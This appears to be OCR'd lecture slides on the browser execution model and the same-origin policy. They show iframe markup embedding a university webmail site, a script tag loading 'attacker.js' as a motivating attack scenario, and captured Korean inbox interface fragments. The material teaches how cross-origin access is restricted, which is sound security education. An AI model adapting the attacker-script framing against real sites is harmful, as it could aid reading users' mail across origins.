
Recap: Browser Execution Model

- Windows may contain frames from different sources
  - **Frame**: rigid visible division
  - **iFrame**: floating inline frame



```
<iframe src=“b.com”>
</iframe>
```


Motivative Example for SOP



```
<iframe src='https://mail.unist.ac.kr'>
</iframe>
```


```
<script src='attacker.js'>
</script>
```

Motivative Example for SOP




```
<iframe src='https://mail.unist.ac.kr'>
</iframe>
```

Motivative Example for SOP



```
<iframe src='https://mail.unist.ac.kr
</iframe>
```

Motivative Example for SOP



메일

메일 및 사람 검색

새로 만들기 | 모두 읽은 상태로 표시

즐겨찾기
받은 편지함
보낸 편지함
임시 보관함 13
(교원) 위성일 (컴퓨터공학고
받은 편지함


받은 편지함 필터

(직원) 김영미 (컴퓨터공학과 행…
